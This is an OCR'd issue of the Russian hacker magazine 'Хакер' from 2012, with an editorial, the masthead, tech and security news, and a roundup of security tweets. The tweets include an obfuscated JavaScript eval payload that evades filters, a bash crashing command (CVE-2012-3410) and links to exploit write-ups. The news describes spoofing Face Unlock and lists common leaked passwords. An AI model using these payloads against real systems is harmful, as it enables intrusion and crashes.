УСТАНАВЛИВАЕМ LINUX НА СМАРТФОНЕ 032





09 (164) 2012

САГА О НАДЕЖНЫХ ПАРОЛЯХ

РЕКОМЕНДОВАННАЯ **ЦЕНА: 230 р.**

026 КАК СОЗДАВАЛАСЬ PARALLELS?

066 SQL-ИНЪЕКЦИИ ЧЕРЕЗ DNS

094 6 ГЛАВНЫХ КНИГ О КОДИНГЕ

020

ЖЕЛЕЗНЫЙ ДУРШЛАГ

ЕЩЕ ВЧЕРА УЯЗВИМОСТИ В АППАРАТНОМ ОБЕСПЕЧЕНИИ БЫЛИ ОБЪЕКТОМ ФАНТАЗИЙ. СЕГОДНЯ ЭТО РЕАЛЬНОСТЬ







ПРО ОШИБКИ

Когда смотришь на такие компании, как Parallels, кажется, что у них всегда все было хорошо. Сложно представить, что в их жизни были неудачи, когда запущенный продукт не выстреливал, и сложнейшие периоды, когда денег не хватало даже на зарплату сотрудникам. Одурманенный историей скороспелых стартапов, ошибочно представляешь себе идеализированную картинку того, как небольшая софтверная фирма беспрепятственно превращается во всемирно известную компанию с многомиллионными оборотами... И только когда поговоришь с человеком, который стоял у истоков и, более того, всегда отвечал за разработку, понимаешь, насколько на самом деле сложен путь к успеху.

Я до сих пор под сильным впечатлением от разговора со Станиславом Протасовым, сооснователем Parallels. У него мы взяли интервью для этого номера. Кажется, еще никто так проникновенно и честно не рассказывал о сложностях, с которыми пришлось столкнуться во время становления компании, и сделанных ошибках. В такие моменты хочется поглощать каждое сказанное слово: понимаешь, что это настоящий кладезь знаний для всех, кто создает новые продукты. Большинство success stories успешных компаний, по сути, не более чем интересное чтиво. Самое же полезное — анализ ошибок и конкретные рекомендации, как их избежать, от людей, которые знакомы с этим не понаслышке.

Степан «Step» Ильин, главред. X
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Людмила Вагизова (vagizova@glc.ru)

DVD
Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Билд-редактор Елена Беднова
Иллюстрация на обложке Темболат Гугкаев, Сергей Катков

PUBLISHING
Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д.5
Тел.: (495)934-7034, факс: (495) 545-09-06

Главный дизайнер Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906

ОТДЕЛ РЕКЛАМЫ
Заместитель генерального директора по продажам Зинаида Чередниченко (zinaidach@glc.ru)
Директор по рекламе журнала «Хакер» Елена Поликарпова (polikarpova@glc.ru)
Старший менеджер Анастасия Соколовская (sokolovskaya@glc.ru)
Менеджеры Дмитрий Качурин (kachurin@glc.ru)
Николай Арефьев (arefyev@glc.ru)
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Директор группы CORPORATE Кристина Татаренкова (tatarenkova@glc.ru)
Директор группы LIFESTYLE Алиса Сысоева (sysoeva@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
Директор Александр Коренфельд (korenfeld@glc.ru)

ДИСТРИБУЦИЯ
Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА
Руководитель отдела подписки Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения Нина Дмитрюк (dmitryuk@glc.ru)

Претензии и дополнительная инфа
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 222 100 экземпляров.

Content

HEADER





PCZONE

ВЗЛОМ

MALWARE

КОДИНГ



АКАДЕМИЯ

UNIXOID

SYN/ACK

FERRUM

ЮНИТЫ



MEGANEWS



MICROSOFT ПРИОБРЕТЕТ ФИРМУ YAMMER, занимающуюся разработкой социальных сервисов корпоративного класса. Сумма сделки — 1,2 миллиарда долларов.

ОЧКИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ОТ OLYMPUS

АНОНСИРОВАНО ЕЩЕ ОДНО НОСИМОЕ УСТРОЙСТВО


Было очевидно, что вслед за очками Google Project Glass вскоре потянутся и другие похожие проекты, но мы не думали, что это произойдет так скоро. Компания Olympus занимается разработкой дисплеев, пригодных для ношения, с прошлого года и даже успела продемонстрировать публике несколько прототипов. Но теперь, когда Google уже принимает предварительные заказы на Google Project Glass, Olympus решила не терять времени даром и официально анонсировала свой продукт с дополненной реальностью — MEG4.0. В отличие от системы Google, прототип носимого дисплея от японского производителя крепится на дужку очков и способен выдавать картинку с разрешением 320 × 240 пикселей. Яркость QVGA-изображения может варьироваться в пределах от 10 до 2000 кд/м^2 (этого вполне хватит для яркого дневного света). Сама система весит около 30 г и способна взаимодействовать с мобильными устройствами через интерфейс Bluetooth 2.1. Встроенный акселерометр позволяет управлять устройством движениями головы. Устройство отображает информационное поле в области периферического зрения, где будет демонстрироваться навигационное положение пользователя и другая полезная информация. Таким образом, Olympus MEG4.0 вполне может использоваться, например, в навигационных задачах, предоставляя сведения о местоположении владельца с GPS-модуля в смартфоне. О сроках релиза и стоимости девайса пока ничего не сообщается.



Обещанное время автономной работы устройства доходит до восьми часов при включении на пятнадцать секунд раз в три минуты.

ХОЗЯИН, ЭТО ТОЧНО ТЫ?

АВТОРИЗАЦИЮ ПО СНИМКУ ВЛАДЕЛЬЦА ВСЕ ЕЩЕ МОЖНО ОБОЙТИ



Начиная с версии 4.0, в Android появилась функция разблокировки смартфона Face Unlock, призванная увеличить безопасность. Увы, очень быстро выяснилось, что ее легко обмануть: достаточно показать устройству не лицо настоящего владельца, а обычную бумажную фотографию или фото, выведенное на экран любого устройства. Впрочем, Google всегда называла Face Unlock экспериментальной функцией, обладающей низким уровнем безопасности. Однако в Android 4.1 «Jelly Bean» появилась отдельно включаемая функция Liveness Check, которая требует, чтобы пользователь моргнул во время аутентификации, — фотография, понятное дело, моргать не умеет. Казалось бы, уровень безопасности должен повыситься, но нет. Выяснилось, что с помощью графической обработки и создания простенькой GIF-анимации можно без особых проблем обмануть и Liveness Check. Также не стоит забывать и о том, что, хотя перехитрить систему при помощи фото стало сложнее, ей все равно не стоит слишком уж доверять: она может спокойно открыть доступ к смартфону человеку, который лишь в общих чертах похож на владельца устройства :). Словом, пароли и PIN-коды по-прежнему выглядят надежнее.




РАЗЛОЧЕННАЯ ВЕРСИЯ СМАРТФОНА GALAXY S III БУДЕТ ПРОДАВАТЬСЯ ПРЯМО С ОФИЦИАЛЬНОГО САЙТА. Но купить Developer Edition версию смогут только разработчики.



В ХОДЕ HACKERS ON PLANET EARTH ХАКЕР С НИКОМ RAY продемонстрировал, что можно напечатать на 3D-принтере ключ от наручников (даже «сложных») и успешно его применить.



APPLE ДОГОВОРИЛАСЬ С ТАЙВАНЬСКОЙ КОМПАНИЕЙ PROVIEW TECHNOLOGY, которой принадлежат права на слово «iPad» в Китае. Apple купит его за 60 миллионов долларов.




ПОБЕДИТЕЛЕМ ЧЕМПИОНАТА ПО ПРОГРАММИРОВАНИЮ VK CUP, проведенного «ВКонтакте», стал 16-летний программист из Китая Южу Гу. В качестве приза он получил 30 тысяч долларов.



ВЫХОД BLACKBERRY 10 ОТКЛАДЫВАЕТСЯ ДО 2013 ГОДА, сообщила компания Research In Motion. Причина проста: задержки в подготовке программного обеспечения.

БОЛЬШОЙ БРАТ ВИДИТ ТЕБЯ НАСКВОЗЬ

НЕОБЫЧНОЕ ПРИМЕНЕНИЕ ЗНАКОМЫХ ТЕХНОЛОГИЙ



Перед тобой не просто картинка «под рентген», это — реальный образец скана, который делает ZBV.

Все мы хорошо знакомы с рентгеновскими сканерами — такие устройства, например, установлены в аэропортах многих стран мира. Не первый год ведутся дискуссии об этичности их применения. Дело в том, что перед взором оператора такого устройства человек предстает практически без одежды. Зато сканер дает возможность быстро провести полный досмотр: сразу видно спрятанное оружие.

Недавно журнал Forbs поведал миру о том, что подобные девайсы можно встретить не только в аэропортах и больницах. Оказывается, рентгеновские сканеры, способные «видеть» сквозь стены и через одежду, уже давно доступны в коммерческой продаже в виде обычных фургонов! К примеру, компания American Science & Engineering выпускает такие фургоны под брендом ZBV (Z Backscatter Van) и за последнее время продала более 500 фургонов федеральным службам США и иностранным заказчикам. В фургонах ZBV установлено рентгеновское оборудование, которое направляет пучок излучения на другие автомобили и окружающие объекты: людей, сумки, подозрительные контейнеры и так далее. Такой фургон может просто проехать по автомобильной парковке, и оператор увидит, в каких машинах есть люди, какой товар находится внутри грузовых фур. Пока не совсем ясно лишь одно — имеют ли правоохранительные органы право осуществлять подобные «обыски», пусть даже с помощью рентгеновских лучей, не имея ордера и не получая ничьего согласия. Может статься, что такое сканирование не является обыском, а значит, его можно применять, как фотоаппарат или видеокамеру, — без особого разрешения.

САМЫЙ МОЛОДОЙ СЕРТИФИЦИРОВАННЫЙ СПЕЦИАЛИСТ MICROSOFT

ВОСЬМИЛЕТНИЙ ШОФАЙ ТХОБАНИ В ТОРЖЕСТВЕННОЙ ОБСТАНОВКЕ ПОЛУЧИЛ СЕРТИФИКАТ MICROSOFT CERTIFIED TECHNOLOGY SPECIALIST

FIREFOX OS. УЖЕ СКОРО

MOZILLA ПРЕДСТАВИЛА СОБСТВЕННУЮ ОПЕРАЦИОННУЮ СИСТЕМУ

Мы уже рассказывали о проекте Boot to Gecko (B2G), над которым усердно трудятся в Mozilla. Напомним, что компания планировала превратить движок Gecko, обеспечивающий работу браузера Firefox, в операционную систему с открытым исходным кодом для телефонов и планшетов.

Недавно Mozilla выпустила пресс-релиз, в котором сообщалось, что проект Boot to Gecko переименован — новая ОС будет поставляться под узнаваемым брендом Firefox (предполагается, что это должно вызвать интерес пользователей к новым смартфонам, выходящим на рынок). Также в пресс-релизе были раскрыты некоторые подробности относительно грядущей ОС.

Firefox OS базируется на открытых веб-стандартах, предоставляя разработчикам приложений основанные на HTML5 компоненты для задействования всех возможностей аппаратных устройств. Mozilla традиционно гарантирует абсолютную открытость проекта и независимость разработки от коммерческих фирм. Компания намерена передать эталонную реализацию Web API, разработанного при создании Firefox OS, в организацию W3C для утверждения в качестве веб-стандарта. При этом Web API по возможности базируется на уже принятых стандартах, лишь расширяя их в необходимых направлениях. Платформа изначально оптимизирована для начального сегмента смартфонов и лишена излишних промежуточных прослоек, что позволит мобильным операторам подготовить продукты, предоставляющие богатый набор функций по цене дешевых телефонов.

Развиваемая в рамках проекта Firefox OS мобильная платформа базируется на идее использования браузерного окружения вместо рабочего стола. В отличие от Chrome OS, платформа Firefox OS ориентирована на мобильные устройства и предоставляет расширенный Web API для создания специализированных мобильных приложений, в полной мере использующих возможности современных телефонов. Основой служит ядро Linux и низкоуровневые компоненты из платформы Android. Вместо виртуальной машины Dalvik для запуска приложений задействован веб-стек Mozilla. Для распространения обновлений в Firefox OS будут использоваться проверенные технологии, применяемые проектом Firefox и каталога дополнений для Firefox. Приложения будут распространяться через каталог-магазин Mozilla Marketplace, который будет поддерживать распространение как бесплатных, так и платных приложений. Пользовательский интерфейс платформы формируется из набора веб-приложений Gaia. В его состав войдут браузер, калькулятор, календарь-планировщик, приложение для работы с веб-камерой, адресная книга, интерфейс для осуществления телефонных звонков, клиент электронной почты, интерфейс для SMS/MMS и так далее. Вместо предоставления доступа к реальной файловой системе программы будут ограничены внутри виртуальной ФС, построенной с использованием IndexedDB API и изолированной от основной системы. Созданные с использованием Web API программы смогут работать не только в окружении Firefox OS, но и в любом поддерживающем стандарты веб-стеке. Первые модели смартфонов, укомплектованных новой ОС, выпустят компании TCL Communication Technology (Alcatel) и ZTE. Смартфоны с Firefox OS поступят в продажу в начале 2013 года под брендом Vivo, принадлежащим компании Telefonica.


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Молоко
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК

УТЕЧКИ ПРОШЛОГО МЕСЯЦА

КАКИЕ КОМПАНИИ И СЕРВИСЫ ПРОШТРАФИЛИСЬ В ИЮЛЕ



Непонятным образом в Сеть попали e-mail-адреса пользователей популярнейшего облачного хранилища Dropbox. Жители Германии, Нидерландов и Великобритании оставляют на форуме Dropbox сообщения о том, что получают спам на адреса, созданные специально для использования Dropbox. Для прояснения ситуации компания пригласила независимых экспертов. Хакерская группа D33Ds Company выложила на своем сайте текстовый файл с указанием адресов электронной почты и паролей 453 492 пользователей Yahoo. Информация явно собрана с помощью SQL-инъекции — текстовый файл содержит более 2700 названий табличных строк и столбцов, а также названия 298 переменных MySQL. Эксперты считают, что взломан сервис Yahoo Voice, поскольку в файле есть строка «dbb1.ac.bf1.yahoo.com», а этот поддомен принадлежит именно ему.

Исполнительный директор сервиса вопросов и ответов Formspring подтвердил, что база из 420 тысяч хешей, опубликованная на одном из хакерских форумов, действительно принадлежит пользователям Formspring. Расследование выявило, что неизвестный злоумышленник проник на один из серверов разработки и скопировал базу хешей. Уязвимость в системе уже закрыта. Пароли всех пользователей Formspring (а их более 22 миллионов!) принудительно деактивированы, для входа на сайт требуется сменить пароль.


Top-10 паролей Yahoo, основываясь на утечке:


123456
1666 (0,38%)
password
780 (0,18%)
welcome
436 (0,1%)
ninja
333 (0,08%)
abc123
250 (0,06%)
123456789
222 (0,05%)
12345678
208 (0,05%)
sunshine
205 (0,05%)
princess
202 (0,05%)
qwerty
172 (0,04%)

СОСТОЯЛСЯ ФИНАЛ IMAGINE CUP 2012

ПОБЕДУ В СОСТЯЗАНИИ ОДЕРЖАЛА КОМАНДА УКРАИНЫ

В конце июля в Сиднее прошел финал конкурса Microsoft Imagine Cup 2012, отметившего в этом году свое десятилетие. Пять дней студенты со всего мира представляли свои проекты судейским коллегиям и принимали участие в обучающих сессиях. Всего в международном финале всемирного студенческого кубка технологий приняли участие более 350 студентов из 75 стран мира. Россию в финале представляла томская команда Bonjour Development — студенты ТУСУРа, МФТИ и аспирант ИППИ РАН. Но победа в конкурсе впервые осталась за командой Украины. Команда Quadsquad показала на конкурсе систему для помощи немым людям Enable Talk. Специальные перчатки, оснащенные множеством сенсоров и датчиков движения, передают данные о жестах на мобильное устройство. Данные анализируются, распознаются, и генерируется голосовое сообщение — таким образом система транслирует язык жестов в обычную речь, и немые люди могут обрести «электронный голос». Команды-победители получили призы в размере 25, 10 и 5 тысяч долларов США за первое, второе и третье места соответственно. Российская команда Bonjour Development представила свой проект M. D. Voice. С помощью Windows Phone 7 студенты разработали метод ранней диагностики заболеваний гортани на основе анализа изменения голоса. Проект был признан лучшим в России, получил высокие оценки международного жюри в Австралии, но в ходе отборочного тура в суперфинал не прошел.





F-SECURE СООБЩИЛА О НОВОМ ВРЕДОНОСЕ, КОТОРЫЙ НЕ ОГРАНИЧИВАЕТСЯ ЗАРАЖЕНИЕМ ТОЛЬКО WINDOWS-МАШИН, НО СПОСОБЕН РАСПОЗНАВАТЬ РАЗЛИЧНЫЕ ОС: Windows, Mac OS и Linux и использовать соответствующий эксплойт для каждой конкретной ОС. Малварь получила имена Trojan-Downloader:Java/GetShell.A, Backdoor:OSX/GetShell.A, Backdoor:Linux/GetShell.A и Backdoor:W32/GetShell.A.



ЕЩЕ ДВОЕ УЧАСТНИКОВ ХАК-ГРУППЫ LULZSEC (20-летний Райен Клири и 19-летний Джейк Девис) признали свою вину в ходе очередного заседания суда в Великобритании.



462 ИЗ 500 (БОЛЕЕ 90%) САМЫХ БЫСТРЫХ КОМПЬЮТЕРОВ ПЛАНЕТЫ РАБОТАЮТ ПОД УПРАВЛЕНИЕМ *NIX-СИСТЕМ, сообщает рейтинг TOP500 самых мощных суперкомпьютеров.

ПОЧТОВЫМ СЕРВИСОМ GMAIL ПОЛЬЗУЕТСЯ 425 МИЛЛИОНОВ ЧЕЛОВЕК ПО ВСЕМУ МИРУ, сообщает Google.

НЕЙРОННОЙ СЕТИ GOOGLE НРАВЯТСЯ КОТИКИ

GOOGLE УСПЕШНО СИМУЛИРУЕТ РАБОТУ РЕАЛЬНОГО ГОЛОВНОГО МОЗГА

Подразделение X Lab , «секретная лаборатория» компании Google , совместно с учеными из Стэнфордского университета опубликовала отчет, в котором сообщается, что ученым компании удалось создать крупнейшую самообучающуюся компьютерную нейронную сеть. Напомним, что X Lab хорошо известна всему миру именно благодаря различным инновационным проектам, вроде беспилотных автомобилей, управляемых компьютером, или очков дополненной реальности. Теперь вот настал черед нейронной сети.


Ученые рассказали, что на протяжении нескольких лет работали над симуляцией человеческого мозга, в ходе чего и была создана одна из крупнейших в истории нейронных сетей для машинного обучения. Сеть была построена на 16 тысячах процессоров. В результате исследователи смоделировали систему с примерно миллиардом взаимосвязей между отдельными процессами (нейронами). Для сравнения: до этого в экспериментах по машинному обучению применялись сети разве что с 1–10 миллионами связей.

Самый интересный нюанс состоит в том, что, обеспечив нейронной сети доступ в интернет, ученые позволили ей обучаться самостоятельно. В качестве материала для работы сеть использовала видеоролики с YouTube. Ей демонстрировались случайные изображения. Изучив около 10 миллионов рандомных цифровых картинок, взятых из видеороликов, нейронная сеть самостоятельно научилась... распознавать изображения кошек :). Ученые уверяют, что эффект, полученный от данного исследования, сильно удивил даже их самих, ведь сеть самостоятельно смоделировала изображение кошки, и результат вышел куда более точным, если сравнивать его с другими объектами в аналогичных экспериментах. Проведенное исследование вообще представляет собой новое слово в компьютерной науке, которое стало возможно только благодаря падению стоимости компьютерных вычислений и доступности огромных кластеров компьютеров в гигантских дата-центрах.

Новизна этого эксперимента заключается в том, что раньше при создании похожих нейронных сетей люди наблюдали за обучением компьютерного интеллекта и управляли им, а в этот раз машины получили полную свободу. Дело в том, что существующие в наше время алгоритмы машинного обучения почти все основаны на анализе огромного количества экспериментальных данных. Например, чтобы натренировать систему на визуальное распознание ноутбуков, необходимо предварительно показать ей множество фотографий, обозначенных как «ноутбуки». Как правило, такие системы используются для распознавания устной речи, анализа изображений, проверки сообщений на спам. «Мы никогда не говорили сети в процессе тренировок: „это кошка“. Таким образом, машина фактически сама изобрела для себя концепцию кошки», — поясняет Джефф Дин, ученый из исследовательской лаборатории Google. Нейронная сеть Google самостоятельно сформировала размытое изображение кошки, использовав наборы изображений разных котов из памяти. Ученые говорят, что на примере этой сети им впервые удалось повторить процесс обучения, который происходит в человеческом мозге.




Нейронная сеть «просмотрела» более 10 миллионов картинок и распознала именно изображение кошки лишь потому, что картинки с этими животными встречаются в Сети чаще всего.



БИЛЛ ГЕЙТС ОБ ИСПОЛЬЗОВАНИИ ПЛАНШЕТОВ В ОБРАЗОВАНИИ:

«ОБУЧЕНИЕ НА УСТРОЙСТВЕ БЕЗ КЛАВИАТУРНОГО ВВОДА НЕЭФФЕКТИВНО. ДЕТЯМ НУЖНО РАЗВИВАТЬ МОТОРИКУ И УЧИТЬСЯ ПИСАТЬ»



Алексей Синцов




#hacker tweets



@ea_foundation
Это точно, что вся x86 полна сексизма. Каждый шелл-кодер знает: mov al, __NR_execve equals 0xb00b. RE: 0xB16B00B5



Комментарий:
Недавний шум на тему того, что в коде ядра Линукса была найдена строка: 0xB16B00B5 (big boobs). Разработчики извинились за это. Кстати, в коде Microsoft было похожее: 0x0B00B135 (boobies). Вот это я называю настоящим статическим анализом кода!



@skeptic_fx
x=eval,1,1,1;1; 1,1,1,b='\\',1,1,1; 1,1,1,s='\'',1,1,1; 1,1,1,o='0',1,1,1; x(x(s+b+141+b+154+b+145+b+162+b+164+b+o+50+b+o+61+b+o+51+s));



Комментарий:
Угадай, почему так?




@thezdi
Анонсируем: Mobile Pwn2Own 2012: bit.ly/OE09BK #pwn2own

Комментарий:
ZDI расширила свое мероприятие Pwn2Own. Таким образом, в сентябре в Амстердаме на EUSecWest пройдет конкурс по взлому мобильных устройств через следующие векторы: Mobile Web Browsers, Near Field Communication (NFC), Short Message Service (SMS), Cellular Baseband.




@VUPEN
Блог: продвинутая эксплуатация IE9 MSXML Uninitialized Memory MS12-043 с обходом ASLR/DEP... используя ТОЛЬКО RGB! bit.ly/buFG1s



@d_olex
VMware эксплойт для побега из гостевой ОС by @PiotrBania bit.ly/OPgin5




Комментарий:
Эксплойт, может, и старый, но таких вот эксплойтов практически нет, и потому он очень полезен для изучения.



@DEVOPS_BORAT
Источники из CERN сообщили, что монументальная задача для них — это поиск следов Linux на рабочем столе.



Комментарий:
Шутка шуткой, но у CERN свой дистриб Linux (Scientific Linux), который и помог в обнаружении бозона Хиггса!



@aaminsalehi
From Russia With Love!!! RT @PiotrBania: bit.ly/MZOMoh


Комментарий:
Шутка в Твиттере о том, что в СПб требуется разработчик малвари, осталась шуткой, тем не менее, по словам автора, ему пришло несколько резюме: два из России, одно из Восточной Европы, одно из Франции, а одно даже из Кении!



@kkotowicz
Только что получил e-mail с благодарностями от опенсорсного вендора. Каждый должен попробовать responsible disclosure!



@SteveStreza
alias please=sudo



@Agarri_FR
Отличный bash crasher: «test -e /dev/fd/1111111111111111111111111111111» goo.gl/Q4xiE CVE-2012-3410




@toxo4ka
«Я CISO, я не хочу принимать решения. Я хочу все запретить».



@agustingianni
Интерактивный компилятор для C++. Угарно и полезно: gcc.godbolt.org.



Комментарий:
Реально полезная ссылка. Особенно если ты пишешь шелл-код 8)




@esizkur:
@ID_AA_Carmack
Удивился, обнаружив, что C++ по-тихому конвертирует false в любой указатель как 0. Безвредно по сравнению с return NULL, но позволяет вызывать плохие функции.

В XBOX LIVE ТЕПЕРЬ РЕАЛИЗОВАНА ДВУХУРОВНЕВАЯ АУТЕНТИФИКАЦИЯ — с кодом подтверждения, высылаемым по SMS или e-mail.

